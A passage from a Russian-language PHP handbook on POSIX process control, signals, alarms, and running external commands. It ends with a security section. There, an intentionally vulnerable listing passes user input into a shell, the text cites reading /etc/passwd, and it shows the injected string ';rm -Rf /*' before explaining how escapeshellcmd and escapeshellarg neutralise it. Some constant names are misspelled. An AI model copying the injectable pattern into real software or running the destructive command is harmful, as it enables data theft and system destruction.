где $user_id – идентификатор пользователя, под которым должен выполняться текущий процесс. В случае успешного выполнения функция возвращает булевское значение true, а в случае неудачи – false. Похожая функция – posix_seteuid() – предусмотрена для установки эффективного идентификатора пользователя текущего процесса и имеет следующий синтаксис:

```
posix_seteuid($user_id);
```

В листинге 22.8 представлен пример вызова функции posix_setuid().

Листинг 22.8. Изменение эффективного пользователя средствами POSIX

```
<?php
  /* Имя пользователя, под которым мы хотим создать файл */
  $username = 'john';
  /* Найти идентификатор нужного пользователя */
  $uid_info = posix_getpwnam($username);
  $errcode = posix_get_last_error();
  if($errcode != 0) {
    $errstr = posix_strerror($errcode);
    die("Не найден идентификатор пользователя '$username': $errstr\n");
  }
  $uid = $uid_info['uid'];
  /* Смена идентификатора пользователя */
  if(!posix_setuid($uid)) {
    $errcode = posix_get_last_error();
    $errstr = posix_strerror($errcode);
    die("Не удалось сменить идентификатор пользователя: $errstr\n");
  }
  /* Создать пустой временный файл, используя это имя */
  $tmpname = tempnam("./", "PHP_HANDBOOK_");
  touch($tmpname);
?>
```

Функции процессов POSIX

Четвертый и заключительный раздел на тему функций POSIX посвящен тем функциям, которые работают непосредственно с процессами. Функции управления процессами POSIX позволяют получать информацию о процессе PHP, выполняющем ваш сценарий, посылать сигналы другим процессам и прочее. Из четырех функций, о которых будет сказано в этом разделе, три используются для извлечения информации о процессе. Поэтому начнем с них.

Первые две функции — те, что позволяют получать идентификатор текущего процесса PHP и его родителя. Для получения идентификатора текущего процесса PHP служит функция `posix_getpid()`. Аналогично, для получения идентификатора родительского процесса по отношению к текущему предусмотрена функция `posix_getppid()`. Ни одна из этих функций не требует параметров, и каждая возвращает целое число, представляющее соответствующий идентификатор процесса, как показано в листинге 22.9.

Листинг 22.9. Извлечение идентификатора текущего и родительского процесса

```
<?php
   $pid = posix_getpid();
   $ppid = posix_getppid();
   echo "Идентификатор текущего процесса: $pid\n";
   echo "Идентификатор родительского процесса: $ppid\n";
?>
```

Подобно этим функциям, которые извлекают идентификаторы текущего и родительского процессов, PHP также поддерживает возможность извлечения идентификаторов группы процессов с помощью функции `posix_getpgrp()`. Эта функция не принимает параметров и, как ожидается, возвращает целое число, представляющее идентификатор группы процессов.

НА ЗАМЕТКУ

Более подробную информацию о группах процессов можно получить в руководстве по Unix или на man-страницах Unix-команды `getgrp(2)`.

Четвертая и, вероятно, наиболее часто используемая функция POSIX, работающая с процессами, — это функция `posix_kill()`. Как следует из названия, ее назначением является посылка сигналов другому процессу (что не обязательно должно прерывать этот процесс). Синтаксис этой функции представлен ниже.

```
posix_kill($process_id, $signal);
```

где `$process_id` — идентификатор процесса, которому нужно послать сигнал, а `$signal` представляет сигнал, посылаемый процессу. Когда вы указываете параметр `$signal`, должна использоваться одна из констант сигналов. Если в PHP включено расширение PCNTL, список этих констант выглядит следующим образом:

`SIGUP`	Зависание или смерть управляемого процесса.
`SIGINT`	Прерывание с клавиатуры.
`SIGQUIT`	Команда выхода, полученная с клавиатуры.

SIGILL	Выполнена недопустимая инструкция.
SIGABRT	Сигнал прерывания.
SIGFPE	Исключение плавающей точки.
SIGKILL	Сигнал уничтожения процесс.
SIGSEGV	Неверное обращение к памяти.
SIGPIPE	Прерванный канал (запись в канал при отсутствии читателя).
SIGALRM	Сигнал таймера.
SIGTERM	Сигнал прерывания.
SIGUSR1	Пользовательский сигнал #1.
SIGUSR2	Пользовательский сигнал #2.
SIGCHLD	Дочерний процесс остановлен и прерван.
SIGCONT	Сигнал на продолжение (если остановлен).
SIGSTOP	Остановка процесса.
SIGTSTP	Остановка процесса (принят от TTY).
SIGTTIN	Принят ввод TTY для фонового процесса.
SIGTTOU	Принят вывод TTY для фонового процесса.

НА ЗАМЕТКУ

Сигналы и их обработка в данном тексте рассматриваются только с функциональной точки зрения. Подробное описание применения сигналов и их значение на конкретной платформе Unix — достаточно сложная тема. Детальное описание читайте в руководстве по программированию для Unix.

Стоит упомянуть, что если расширение PCNTL не включено в PHP, функция `posix_kill()` все равно будет доступна. В примере применения `posix_kill()` в листинге 22.10 организуется бесконечный цикл, ожидающий 5 секунд, после чего посылается сигнал `SIGTERM`, что эффективно прерывает процесс.

Листинг 22.10. Посылка сигнала с помощью функции `posix_kill()`

```
<?php
   /* Это нужно, если расширение PCNTL не включено */
   if(!defined("SIGTERM")) {
     define("SIGTERM", 15);
   }
   $pid = posix_getpid();
   while(1) {
     sleep(5);
     /* Аналог применения команды exit */
     posix_kill($pid, SIGTERM);
  }
?>
```

Удобство этой функции будет продемонстрировано в следующем разделе, где мы обсудим управление процессами Unix. Как вы увидите, некоторые сигналы могут быть вызваны и выполнены непосредственно из PHP-сценария.

Управление процессами Unix

Наряду с поддержкой прямого ввода и вывода в стандартах Unix и POSIX, PHP также поддерживает манипуляции стандартной сигнальной моделью Unix. Сигналы Unix – это одна из ключевых основ операционной системы, позволяющая разработчику выполнять такие действия, как останов или ветвление текущего процесса. В этом разделе мы посмотрим, как выполняются эти операции из PHP, запущенного на платформе Unix.

НА ЗАМЕТКУ

Хотя этот раздел главы сосредоточен на управлении процессами, за пределами темы останутся детали управления сигналами Unix. Вместо этого тем, кто не имеет опыта работы с сигналами Unix, рекомендуется исследовать тему самостоятельно — на основе онлайновых руководств либо книг, посвященных программированию для Unix.

Прежде, чем начать описание программного интерфейса PHP, предназначенного для управления процессами, следует отметить, что это расширение никогда не должно использоваться в окружении Web. Это расширение предназначено для применения только с CLI-версией PHP в среде написания сценариев оболочек с включенным расширением PCNTL (дополнительную информацию можно найти в приложении А).

Ветвление процессов в PHP

Начиная обсуждение управления процессами, рассмотрим, как разветвить дочерний процесс из PHP-сценария. Такое разветвление дочернего процесса осуществляется с помощью функции `pcntl_fork()`, имеющей следующий синтаксис:

```
pcntl_fork();
```

В результате выполнения этой функции порождается дочерний процесс, а родительский процесс получает от функции `pcntl_fork()` целое число, представляющее идентификатор дочернего процесса. Дочерний же процесс получит от этой функции значение `NULL`, что позволит впоследствии отличать их друг от друга. В случае если по каким-то причинам PHP не в состоянии породить дочерний процесс, `pcntl_fork()` вернет `-1`. Пример использования этой функции для порождения дочернего процесса показан в листинге 22.11.

Листинг 22.11. Ветвление в PHP-сценарии с использованием `pcntl_fork()`

```
<?php
  $child = pcntl_fork();
  if($child == -1) {
    die ("Не удалось разветвить процесс.\n");
  }
  if($child) /* Родительский процесс */ {
    for($i = 2; $i < 20; $i += 2) {
      echo "Родительский: $i\n";
    }
  } else /* Дочерний процесс */ {
    for($i = 1; $i < 20; $i += 2) {
```

```
        echo "Дочерний: $i\n";
    }
  }
?>
```

После того, как процесс разветвлен, дочерний процесс может начать выполнение кода независимо от родительского процесса, который его породил. Для помощи в мониторинге дочернего процесса (чаще всего, для того, чтоб получить извещение о его завершении), PHP предлагает функцию `pcntl_waitpid()`. Эта функция используется для приостановки выполнения текущего процесса до тех пор, пока не произойдет одно из следующих событий:

- Указанный дочерний процесс будет прерван.
- Будет получен сигнал, прерывающий текущий процесс.

Синтаксис `pcntl_waitpid()` выглядит так:

```
pcntl_waitpid($pid, &$status, $options);
```

Здесь `$pid` — это идентификатор процесса, возвращенный функцией `pcntl_fork()`, либо одно из следующих альтернативных значений:

`$pid` меньшее `-1`	Любой дочерний процесс, чей идентификатор группы равен абсолютному значению `$pid`.
`$pid` равное `-1`	Ожидать любой дочерний процесс.
`$pid` равное `0`	Ожидать дочерний процесс, чей идентификатор группы равен идентификатору группы текущего процесса.

Второй параметр — `$status` — это передаваемое по ссылке состояние указанного процесса после возврата функции `pcntl_waitpid()`. Это значение может быть передано другим функциям, которые будут описаны кратко, для прояснения природы прерывания дочерних процессов.

Третий и заключительный параметр — `$options` — это битовая маска опций, позволяющая более точно определить поведение функции `pcntl_waitpid()`. В частности, параметр `$options` может быть либо равен нулю, либо комбинации констант, объединенных поразрядной операцией OR:

`WNOHAND`	Возвратить управление немедленно, если ни один дочерний процесс не завершен.
`WUNTRACED`	Возвратить управление для дочерних процессов, которые остановлены и чье состояние еще нужно получить.

Как следует из имени функции, управление из `pcntl_waitpid()` не будет возвращено до тех пор, пока указанный процесс или процессы не будут завершены. По завершении функция `pcntl_waitpid()` вернет идентификатор прерванного дочернего процесса, `-1` в случае ошибки или же ноль, если была указана опция `WHOHANG` и ни одного дочернего процесса с заданным идентификатором не обнаружено. Чтобы продемонстрировать применение функции `pcntl_waitpid()`, рассмотрим простой пример, показанный в листинге 22.12.

Листинг 22.12. Управление дочерними процессами с помощью pcntl_waitpid()

```
<?php
  /* Ветвление двух дочерних процессов */
  $child1 = pcntl_fork();
  /* Сколько должен ожидать каждый дочерний процесс перед завершением */
  $child1_delay = 5;
  $child2_delay = 7;
  if($child1 == -1) {
    die("Невозможно разветвить первый дочерний процесс\n");
  }
  if($child1) { /* Родительский процесс первого дочернего процесса */
    $child2 = pcntl_fork();
    if($child2 == -1) {
      die("Невозможно разветвить второй дочерний процесс\n");
    }
    if($child2) {/*Родительский процесс второго и первого дочернего процесса*/
      echo "Дочерний процесс 1 PID: $child1\n";
      echo "Дочерний процесс 2 PID: $child2\n";
      echo "Ожидание дочерних процессов..\n";

      do {
        $child_term = pcntl_waitpid(0, $status, WNOHANG);
      } while(!$child_term);

      echo "Процесс $child_term завершился первым\n";
    } else { /* Второй дочерний процесс */
      sleep($child2_delay);
      exit;
    }
  } else { /* Первый дочерний процесс */
    sleep($child1_delay);
    exit;
  }
?>
```

Как упоминалось ранее, функция pcntl_waitpid() требует второго, передаваемого по ссылке, параметра $status. По окончании выполнения функции pcntl_waitpid() этот параметр заполняется значением текущего состояния указанного процесса. Для определения значения этого параметра существует семейство функций, возвращающих более подробную информацию на основании переменной состояния.

Вот эти функции и их параметры:

pcntl_wexitstatus($status)	Возвращает целое число — код возврата дочернего процесса.
pcntl_ifexited($status)	Возвращает булевское значение — признак успешности завершения дочернего процесса.
pcntl_ifsignaled($status)	Возвращает булевское значение — признак завершения дочернего процесса по сигналу.
pcntl_ifstopped($status)	Возвращает булевское значение — признак того, что дочерний процесс остановлен.

`pcntl_wstopsig($status)`	Возвращает сигнал, который был принят дочерним процессом и был причиной его останова. Применяется, только если `pcntl_ifstopped()` возвратила `true`.

Перехват сигналов, посланных процессу

В предыдущем разделе говорилось о функциях POSIX, доступных PHP-сценариям, включая `posix_kill()`. Если помните, функция `posix_kill()` применяется для отправки сигналов другим процессам Unix, которые их обрабатывают соответствующим образом. Однако что не было объяснено подробно — это то, как эти сигналы могут быть вызваны из ваших PHP-сценариев и затем обработаны наглядным образом.

Чтобы перехватывать сигналы, отправленные конкретному сценарию, процесс должен зарегистрировать обработчик сигналов. Этот обработчик сигналов представляет собой функцию обратного вызова (callback function), которая будет вызвана, когда принимается сигнал, предоставляя вашему сценарию возможность обработать этот сигнал. Чтобы зарегистрировать обработчик сигналов из PHP-сценария, предусмотрена функция `pcntl_signal()` со следующим синтаксисом:

```
pcntl_signal($signal, $handler [, $restart]);
```

где `$signal` — это сигнал, который нужно перехватить, а `$handler` — строка, представляющая PHP-функцию, которая должна быть вызвана при получении указанного сигнала. Третий необязательный параметр `$restart` — это булевское значение, указывающее на необходимость перезапуска системного вызова при получении сигнала (по умолчанию `true`). При выполнении этой функции предпринимается попытка зарегистрировать обработчик сигнала и возвращается булевское значение, указывающее на успешность регистрации.

НА ЗАМЕТКУ

Необходимо помнить, что когда регистрируется обработчик сигнала, он применяется к процессу, выполняющему вызов функции. То есть, если она вызвана из порожденного дочернего процесса, то обработчик регистрируется только для этого дочернего процесса.

Когда регистрируется обработчик сигнала, часто упускается из внимания одна важная деталь — использование оператора `declare`. Этот оператор общего применения позволяет определить, как часто PHP будет проверять сигнал в терминах исполняемых операций (или тиках). Например, чтобы заставить PHP проверять сигнал и исполнять зарегистрированную функцию обратного вызова через каждые три операции, должен быть указан следующий оператор `declare`:

```
<?php declare(ticks = 3); ?>
```

Неправильное объявление частоты проверки сигнала может привести к тому, что ваш обработчик вообще не будет вызываться, как ожидается.

Как объяснялось ранее, при получении сигнала, на который назначен обработчик с помощью `pcntl_signal()`, зарегистрированная функция будет вызвана и ей передан параметр — сигнал (тот, который был послан). В теле этой функции вы вольны исполнять любой код по своему усмотрению. После того, как отработает ваша функция,

сигнал будет обработан в нормальном режиме самим PHP. То есть, если ваш сценарий принимает сигнал SIGTERM, несмотря на то, что вы имеете возможность выполнить какие-то действия по его получению, все же вы не сможете предотвратить прерывание сценария после возврата управления из вашей функции обратного вызова.

Базовый пример обработки сигнала в PHP представлен в листинге 22.13.

Листинг 22.13. Регистрация простого обработчика сигнала

```
<?php
   declare(ticks=1);
   function signal_handler($signal) {
     if($signal == SIGUSR1) {
        echo "Вы сделали это! Прерывание...\n";
        exit;
     } else {
        echo "Неизвестный сигнал $signal..\n";
     }
   }
   pcntl_signal(SIGUSR1, "signal_handler");
   $pid = posix_getpid();
   while(1) {
     sleep(5);
     if(rand(1, 100) > 50) {
        posix_kill($pid, SIGUSR1);
     } else {
        echo "Оп! Подождем еще 5 секунд...\n";
     }
   }
?>
```

Чтобы проиллюстрировать применение более сложного обработчика сигнала (использующего множество сигналов и порожденных процессов), посмотрим на код в листинге 22.14. В этом сценарии PHP разветвляется с помощью функции pcntl_fork() и для каждого процесса регистрируется обработчик сигналов. Эти два процесса затем посылают сообщения друг другу, туда и обратно, отображая принятые сигналы.

Листинг 22.14. Расширенный пример с сигналами и порождением процессов

```
<?php
   declare(ticks = 1);
   /* Определение строк, представляющих сигналы */
   $signals = array(SIGHUP => "SIGHUP", SIGINT => "SIGINT",
                    SIGQUIT => "SIGQUIT", SIGILL => "SIGILL",
                    SIGTRAP => "SIGTRAP", SIGABRT => "SIGABRT",
                    SIGIOT => "SIGIOT", SIGBUS => "SIGBUS",
                    SIGFPE => "SIGFPE", SIGPROF => "SIGPROF",
                    SIGUSR1 => "SIGUSR1", SIGSEGV => "SIGSEGV",
                    SIGUSR2 => "SIGUSR2", SIGPIPE => "SIGPIPE",
                    SIGALRM => "SIGALRM", SIGTERM => "SIGTERM",
                    SIGSTKFLT => "SIGSTKFLT", SIGCLD => "SIGCLD",
```

```
                    SIGTTIN => "SIGTTIN", SIGTTOU => "SIGTTOUT",
                    SIGURG => "SIGURG", SIGXCPU => "SIGXCPU",
                    SIGXFSZ => "SIGXFSZ", SIGVTALRM => "SIGVTALRM",
                    SIGWINCH => "SIGWINCH", SIGPOLL => "SIGPOLL",
                    SIGIO => "SIGIO", SIGPWR => "SIGPWR",
                    SIGSYS => "SIGSYS", SIGBABY => "SIGBABY");
/* Обработчик сигналов в родительском процессе */
   function parent_signal_handler($signal_id) {
       global $signals;
       $pid = posix_getpid();
     $time = date("h:i:s");
       echo "$time: Родитель принял {$signals[$signal_id]}..\n";
   }
/* Обработчик сигналов в дочернем процессе */
function child_signal_handler($signal_id) {
     global $signals;
     $ppid = posix_getppid();
   $time = date("h:i:s");
     echo "$time: Дочерний процесс обрабатывает сигнал " .
       "{$signals[$signal_id]}..\n";
       /* Послать сигнал SIGUSR1 родительскому процессу, если
       дочерний принял сигнал SIGTERM или SIGUSR1 */
     switch ($signal_id) {
       case SIGTERM:
       case SIGUSR1:
         echo "Прерывается приложение..\n";
         posix_kill($ppid, SIGUSR1);
         exit;
   }
}
/* Породить процесс */
$child = pcntl_fork();
if($child == -1) {
   die("Не удалось породить дочерний процесс.");
}
if($child) { /* Это — родительский процесс */
     $pid = posix_getpid();
   /* Зарегистрировать обработчик для всех сигналов */
     foreach($signals as $sig => $sig_str) {
       @pcntl_signal($sig, "parent_signal_handler");
     }
       /* Ожидать 5 секунд, затем послать сигнал SIGUSR2 дочернему процессу*/
     sleep(5);
     posix_kill($child, SIGUSR2);
       /* Ждать еще 5 секунд и послать сигнал SIGUSR1 дочернему процессу */
     sleep(5);
     posix_kill($child, SIGUSR1);
       /* Ожидать завершения дочернего процесса */
     pcntl_waitpid($child, $status);
     echo "Завершается родительский процесс.\n";
```

```
} else { /* Это - дочерний процесс */
        /* Зарегистрировать обработчик для дочернего процесса */
    foreach($signals as $sig => $sig_str) {
      @pcntl_signal($sig, "child_signal_handler");
    }
    $ppid = posix_getppid();
        /* Посылать родителю один сигнал SIGUSR2 каждые три секунды */
    while(1) {
      sleep(3);
      posix_kill($ppid, SIGUSR2);
    }
  }
?>
```

В результате выполнения этого сценария вы увидите следующий вывод:

```
05:41:05: Дочерний процесс обрабатывает сигнал SIGUSR2..
05:41:08: Дочерний процесс обрабатывает сигнал SIGUSR1..
Прерывается приложение....
05:41:02: Родитель принял SIGUSR2..
05:41:05: Родитель принял SIGUSR2..
05:41:05: Родитель принял SIGUSR2..
05:41:08: Родитель принял SIGUSR2..
05:41:08: Родитель принял SIGUSR1..
05:41:08: Родитель принял SIGCLD..
Завершается родительский процесс.
```

НА ЗАМЕТКУ

Из-за природы разветвленных приложений порядок, в котором появляются сообщения в листинге 22.14, может меняться.

Как показано, при выполнении сценарий разветвляется на родительский и дочерний процесс. Из приведенного вывода следует, что дочерний процесс принимает оба сигнала прежде, чем родитель получит любой из своих сигналов. Однако, как доказывают временные метки каждой строки, порядок сигналов такой, как ожидается.

Установка сигналов тревоги

Теперь, когда вы знакомы с передачей и перехватом сигналов между процессами, рассмотрим другую удобную функцию — `pcntl_alarm()`. Эта функция предназначена для того, чтобы инициировать передачу сигнала `SIGALRM` после заданного промежутка времени. Синтаксис функции выглядит следующим образом:

```
pcntl_alarm([$seconds]);
```

Необязательный параметр `$seconds` представляет период времени в секундах перед тем, как текущему процессу будет послан сигнал `SIGALRM`. При выполнении эта функция возвратит количество секунд до того момента, когда ранее установленный сигнал тревоги должен был сработать.

При использовании функции `pcntl_alarm()` важно отметить, что только один сигнал тревоги может быть установлен одновременно. Если сигнал уже был установ-

лен и pcntl_alarm() вызвана опять, то ранее установленный сигнал отменяется. Если функция pcntl_alarm() вызвана без параметров, она не установит нового сигнала тревоги, а возвратит только период времени до посылки следующего сигнала (уже установленного). В листинге 22.15 иллюстрируется применение этой функции.

Листинг 22.15. Установка сигнала тревоги с помощью pcntl_alarm()

```
<?php
   ob_end_flush();
   declare(ticks = 1);
   function alarm() {
     echo "ДЗЗЗЗЗЗЗЫЫЫЫНННННЬЬЬЬ!!!\n";
     pcntl_alarm(3);
   }
   pcntl_signal(SIGALRM, "alarm");
   pcntl_alarm(2);
   for($i = 1; $i <= 10; $i++) {
     echo "Тик ($i)...";
     sleep(1);
   }
?>
```

В этой функции мы определили обработчик сигнала SIGALRM и установили его автоматическую генерацию через 2 секунды. Затем в процессе ожидания каждую секунду отображаются сообщения. Через две секунды сигнал тревоги инициируется и вызывается функция alarm(). Из тела этой функции обратного вызова устанавливается другой сигнал тревоги (на этот раз — через три секунды). Этот процесс продолжается до тех пор, пока не пройдет 10 секунд. Вывод сценария выглядит так:

```
Тик (1)...Тик (2)... ДЗЗЗЗЗЗЗЫЫЫЫНННННЬЬЬЬ!!!
Тик (3)...Тик (4)...Тик (5)... ДЗЗЗЗЗЗЗЫЫЫЫНННННЬЬЬЬ!!!
Тик (6)...Тик (7)...Тик (8)... ДЗЗЗЗЗЗЗЫЫЫЫНННННЬЬЬЬ!!!
Тик (9)...Тик (10)...
```

Переходы между процессами в PHP

Последней из функций управления процессами, которую мы рассмотрим, будет pcntl_exec(). Эта функция применяется для полной передачи управления из текущего процесса (включая идентификаторы пользователя, группы и прочие права) другому приложению, таким образом, с прерыванием PHP. Синтаксис этой функции выглядит следующим образом:

```
pcntl_exec($exec [, $args [, $envs]]);
```

где $exec — приложение, которое нужно выполнить. Первый необязательный параметр $args представляет индексированный массив аргументов командной строки, передаваемых приложению, а второй необязательный параметр $envs хранит ассоциативный массив, содержащий пары ключ/значение для переменных окружения, устанавливаемых для приложения. В случае успеха PHP прерывается и запускается вызываемое приложение. При сбое функция pcntl_exec() возвращает булевское значение false.

Системные функции, не зависящие от платформы

Теперь отставим в сторону функциональность, специфичную для Unix, и взглянем на те функции, которые могут применяться в PHP на любой платформе, которая его поддерживает. Эти функции общего назначения и языковые конструкции обеспечивают пользователю возможность запускать приложения и другими способами взаимодействовать с лежащей в основе операционной системой.

Запуск приложений из PHP

Одним из главных способов взаимодействия с операционной системой является запуск внешних приложений из PHP. В отличие от уже упомянутой в разделе специфических для Unix средств функции `pcntl_exec()`, эти функции не прерывают выполнение PHP. Вместо этого они представляют широкий выбор опций для запуска других приложений и дают возможность контролировать их ввод/вывод из PHP.

НА ЗАМЕТКУ

Важно отметить, что большинство из этих функций зависит от безопасного режима и директив конфигурации PHP `save_mode_exec`. Более подробная информация относительно безопасного режима и выполнения внешних приложений представлена ниже в этой главе.

Основные способы выполнения внешних приложений

Для начала рассмотрим функцию `shell_exec()`, синтаксис которой выглядит следующим образом:

```
shell_exec($command);
```

Здесь `$command` — имя внешнего приложения для запуска. Когда эта функция работает, PHP пытается вызвать внешнее приложение. После завершения внешнего приложения функцией `shell_exec()` возвращается полный его вывод. Пример использования этой функции представлен в листинге 22.16, где вызывается приложение `ls` и отображается результат.

Листинг 22.16. Использование функции shell_exec()

```
<?php
   $output = shell_exec("ls");
   echo $output;
?>
```

Альтернативой `shell_exec()` является оператор обратных кавычек. Это идентично функции `shell_exec()` во всем, и применяется подобно строке в кавычках. Любая строка, заключенная в символы обратной кавычки (`) будет выполняться как внешнее приложение, возвращая результат этого выполнения в качестве результата всей операции. Таким образом, листинг 22.15 можно переписать в следующем виде:

```
<?php echo `ls`; ?>
```

Несмотря на удобство, оператор обратной кавычки и функция shell_exec() имеют определенные ограничения. Во-первых, ни тот, ни другой вариант не позволяют получить результирующее значение (код возврата) внешнего приложения. Для обеспечения такой возможности в PHP имеется функция exec(), синтаксис которой показан ниже.

```
exec($command [, &$output [, &$return_val]]);
```

Здесь $command — команда, которую необходимо выполнить. Первый необязательный параметр — $output — это передаваемая по ссылке переменная, которая будет использована для помещения выходного потока команды (каждая строка — отдельный элемент массива, символы возврата строки удаляются). Второй необязательный параметр — $return_val — это другая передаваемая по ссылке переменная, которая будет использована для сохранения целого кода возврата исполняемого приложения. В результате выполнения этой функции, помимо наполнения информацией параметров, переданных по ссылке, возвращается еще и строка, содержащая последнюю строку вывода внешнего приложения.

С помощью этой функции мы не только можем получить выходной поток внешнего приложения, но также и возвращаемое значение (код возврата), как показано на листинге 22.17.

Листинг 22.17. Выполнение внешнего приложения с помощью exec()

```
<?php
   exec("ls /foo/", $output, $return_val);
   echo "Команда вернула следующий код возврата: $return_val\n";
?>
```

Другой альтернативой выполнения внешних приложений из PHP является функция passthru(). Эта функция исполняет указанную команду и посылает вывод непосредственно пользователю, сохраняя также возможность определения кода возврата из внешней команды. Синтаксис функции passthru() такой:

```
passthru($command [, $return_val]);
```

где $command — это команда, которую нужно выполнить, а $return_val — переданная по ссылке переменная, принимающая код возврата исполняемой команды. При выполнении эта функция посылает вывод внешней команды непосредственно пользователю и не имеет возвращаемого значения. Пример использования passthru() можно найти в листинге 22.18.

Листинг 22.18. Использование PHP-функции passthru()

```
<?php
   passthru("ls", $return_val);
   echo "\n\nКоманда выполнилась с кодом возврата $return_val\n";
?>
```

Однонаправленные внешние командные каналы

До сих пор, говоря о внешних командах, мы обсуждали только те функции, которые представляли сравнительно ограниченные возможности управления тем, как вызываемому сценарию будет передан вывод, и никаких возможностей управления тем, как внешнему приложению будет передан ввод. Для этих целей в PHP имеется набор функций, позволяющих вашим сценариям открывать каналы между PHP и внешней командой, которую требуется выполнить. Используя этот канал, сценарий может читать и писать во внешнее приложение с применением стандартных команд доступа к файлам. Самой главной из этих функций является popen(), которая имеет следующий синтаксис:

```
popen($command, $mode);
```

Здесь $command – это внешняя команда, которую нужно выполнить, а $mode – тип доступа к каналу. Параметр $mode подобен одноименному параметру функции fopen() в том смысле, что внешняя команда может быть открыта в режиме чтения или записи. Обратите внимание, что функция popen() однонаправлена – в том смысле, что она может использоваться только для открытия канала либо на чтение, либо на запись, но не того и другого одновременно. При выполнении функция popen() возвращает ресурс, который может быть использован любыми PHP-функциями, предназначенными для доступа к файлам (подобными fgets() и fputs()). Пример применения функции popen() представлен в листинге 22.19.

Листинг 22.19. Открытие однонаправленного канала с использованием popen()

```
<?php
   /* Открыть процесс с каналом чтения и вывести результат */
   $pr1 = popen('ls', 'r');
   echo fread($pr1, 1024);
   /* Открыть процесс с каналом записи (подключенным к стандартному вводу)*/
   $pr2 = popen('php', 'w');
   fputs($pr2, '<?php touch("myfile.txt"); ?>');
?>
```

В листинге 22.19 мы открываем два разных канальных процесса. Первый из них (представленный $pr1) – канал, доступный только на чтение, исполняющий команду ls, из которого читается 1024 байта выходного потока и отображается на консоли. Второй канальный процесс (представленный $pr2) – это канал, доступный только на запись, исполняющий версию PHP командной строки. Мы используем функцию fputs() для записи простого PHP-сценария в поток стандартного ввода этого процесса. В результате выполнения этого сценария получается листинг каталога, а также создание файла myfile.txt в текущем каталоге.

Хотя это не столь уж необходимо, как в случае дескриптора файла, который должен закрываться с помощью функции fclose(), однако процесс также можно закрывать функцией pclose(). Эта функция принимает единственный параметр (ресурс процесса, подлежащий завершению) и не имеет возвращаемого значения:

```
pclose($popen_res);
```

Обращение с системным окружением

Наряду с выполнением внешних команд из PHP также существует возможность создавать и считывать переменные окружения из PHP-сценария. Эта задача решается с помощью двух функций: getenv() и putenv(). Синтаксис getenv() показан ниже.

```
getenv($varname);
```

Здесь $varname — строка, представляющая переменную окружения, которую нужно получить от системы. При выполнении функция getenv() возвращает строку, содержащую значение запрошенной переменной окружения.

Для установки переменной окружения служит PHP-функция putenv() со следующим синтаксисом:

```
putenv($variable);
```

где $variable — строка в форме "ENV=VALUE", при этом ENV — переменная окружения, которую нужно установить, а VALUE — значение, которое ей присваивается. Обратите внимание, что на эту функцию влияет директива конфигурации PHP safe_mode. Если PHP работает в безопасном режиме, модификации смогут подвергаться только те переменные окружения, которые не перечислены в директиве safe_mode_protected_env_vars.

Краткие замечания о безопасности

Теперь, после того, как рассмотрены основные средства доступа к операционной системе из PHP, *следует уделить некоторое внимание вопросам безопасности.* Поскольку многие из этих функций — это низкоуровневые функции операционной системы, они могут быть как невероятно мощными и удобными, так и невероятно опасными. Чрезвычайно важно, чтобы все внешние команды, запускаемые из PHP-сценария, выполнялись с учетом того, что они будут запускаться с правами разработчика. Это справедливо не только когда речь идет о внешних командах, но и когда выполняются любые попытки доступа к командам уровня операционной системы из PHP.

Рассматривая вопросы безопасности ваших приложений и PHP, надо сказать, что это слишком обширная тема для краткого раздела. Однако если все подытожить, то главный и наиболее важный совет может звучать так: никогда не доверяйте внешним данным из неизвестных источников. Одна из грубейших ошибок — допускать выполнение внешних команд на базе пользовательского ввода. Например, рассмотрим следующий короткий PHP-сценарий, показанный в листинге 22.20.

Листинг 22.20. Небезопасный вызов внешней команды

```
<?php
   $filename = $_GET['filename'];
   echo `cat $filename`;
?>
```

Несмотря на то что это очень простой сценарий (возможно, он является вспомогательным для большего приложения), он представляет риск нарушения безопасности. Поскольку никакой проверки содержимого пользовательской переменной $filename

не предусмотрено, пользователи могут свободно модифицировать эту переменную, как им вздумается. Например, пользователь может присвоить переменной `$filename` значение `/etc/passwd`, чтобы получить список пользователей системы (и, возможно, зашифрованных паролей).

И не только злоумышленник может воспользоваться сценарием из листинга 22.20 для отображения нежелательного файла, но также умный пользователь может с его помощью выполнить некоторые команды на вашем Web-сервере. На платформе Unix множество команд может быть выполнено в одной строке, с разделением их символом точки с запятой.

Сделав так, даже вовсе не преднамеренно, вы можете превратить безобидный PHP-сценарий в такой, который попытается удалить все файлы в системе!

Несмотря на то что лучшей защитой от подобного поведения является осведомленность о потенциальных нарушениях безопасности (руководство по PHP исчерпывающе предупреждает вас, если какая-то конкретная функция потенциально опасна), некоторые функции могут помочь вам убедиться в том, что написанные сценарии не могут использоваться для этого. Две из этих функций, о которых стоит упомянуть — это `escapeshellcmd()` и `escapeshellarg()`. Ниже представлен их синтаксис.

```
escapeshellcmd($command);

escapeshellarg($arguments);
```

Эти функции позволяют отменить все потенциально опасные символы в строках-аргументах, тем самым гарантируя, что любой функции, выполняющей внешнюю программу из PHP, будут передаваться их литеральные значения.

Например, `escapeshellcmd()` принимает единственный параметр `$command`, представляющий команду оболочки, которую нужно выполнить, и возвращает ту же строку, отменив в ней все потенциально опасные символы (такие как точка с запятой). Это значит, что строка:

```
;rm -Rf /*
```

превращается в:

```
\;rm -Rf /\*
```

что предотвращает злоумышленное выполнение команды. Аналогично, функция `escapeshellarg()` может применяться для отмены всех потенциально опасных символов во входной строке, представляющей параметры командной строки для внешней команды. В отличие от `escapeshellcmd()`, функция `escapeshellarg()` заключает в кавычки и отменяет любые кавычки внутри строки. Таким образом, строка:

```
--option=;rm -Rf /* --mystring='foo bar'
```

превращается в:

```
'--option=;rm -Rf /* --mystring='\''foo bar'\'''
```

Предохранение литерального значения аргументов предотвратит любые злонамеренные попытки взлома с помощью этого сценария.

И, наконец, эти две функции только очерчивают область потенциальных рисков для безопасности, причем это касается не только функций, описанных в данной главе, но и рассмотренных на протяжении всей книги. Настоятельно рекомендуется консультироваться с руководством PHP по поводу функций, вызывающих вопросы, дабы

гарантировать их корректное применение, обеспечивая максимально возможную безопасность ваших сценариев.

Резюме

Как вы видели, существует много способов, которые может использовать PHP для взаимодействия с операционной системой на очень низком уровне. Благодаря функциям, описанным в настоящей главе, можно применять PHP для разработки многих приложений, которые большинству людей покажутся невозможными для реализации средствами PHP. Хотя большинство из них доступны только в среде Unix (в особенности это касается версии PHP командной строки), все равно они весьма удобны. Как всегда, чрезвычайно важно убедиться, что ваши сценарии защищены должным образом, консультируясь по вопросам безопасности не только с настоящей книгой, но и онлайновым руководством по PHP.

ЧАСТЬ

V

Работа с данными в PHP

В ЭТОЙ ЧАСТИ...

ГЛАВА

23

Введение в базы данных

В ЭТОЙ ГЛАВЕ...

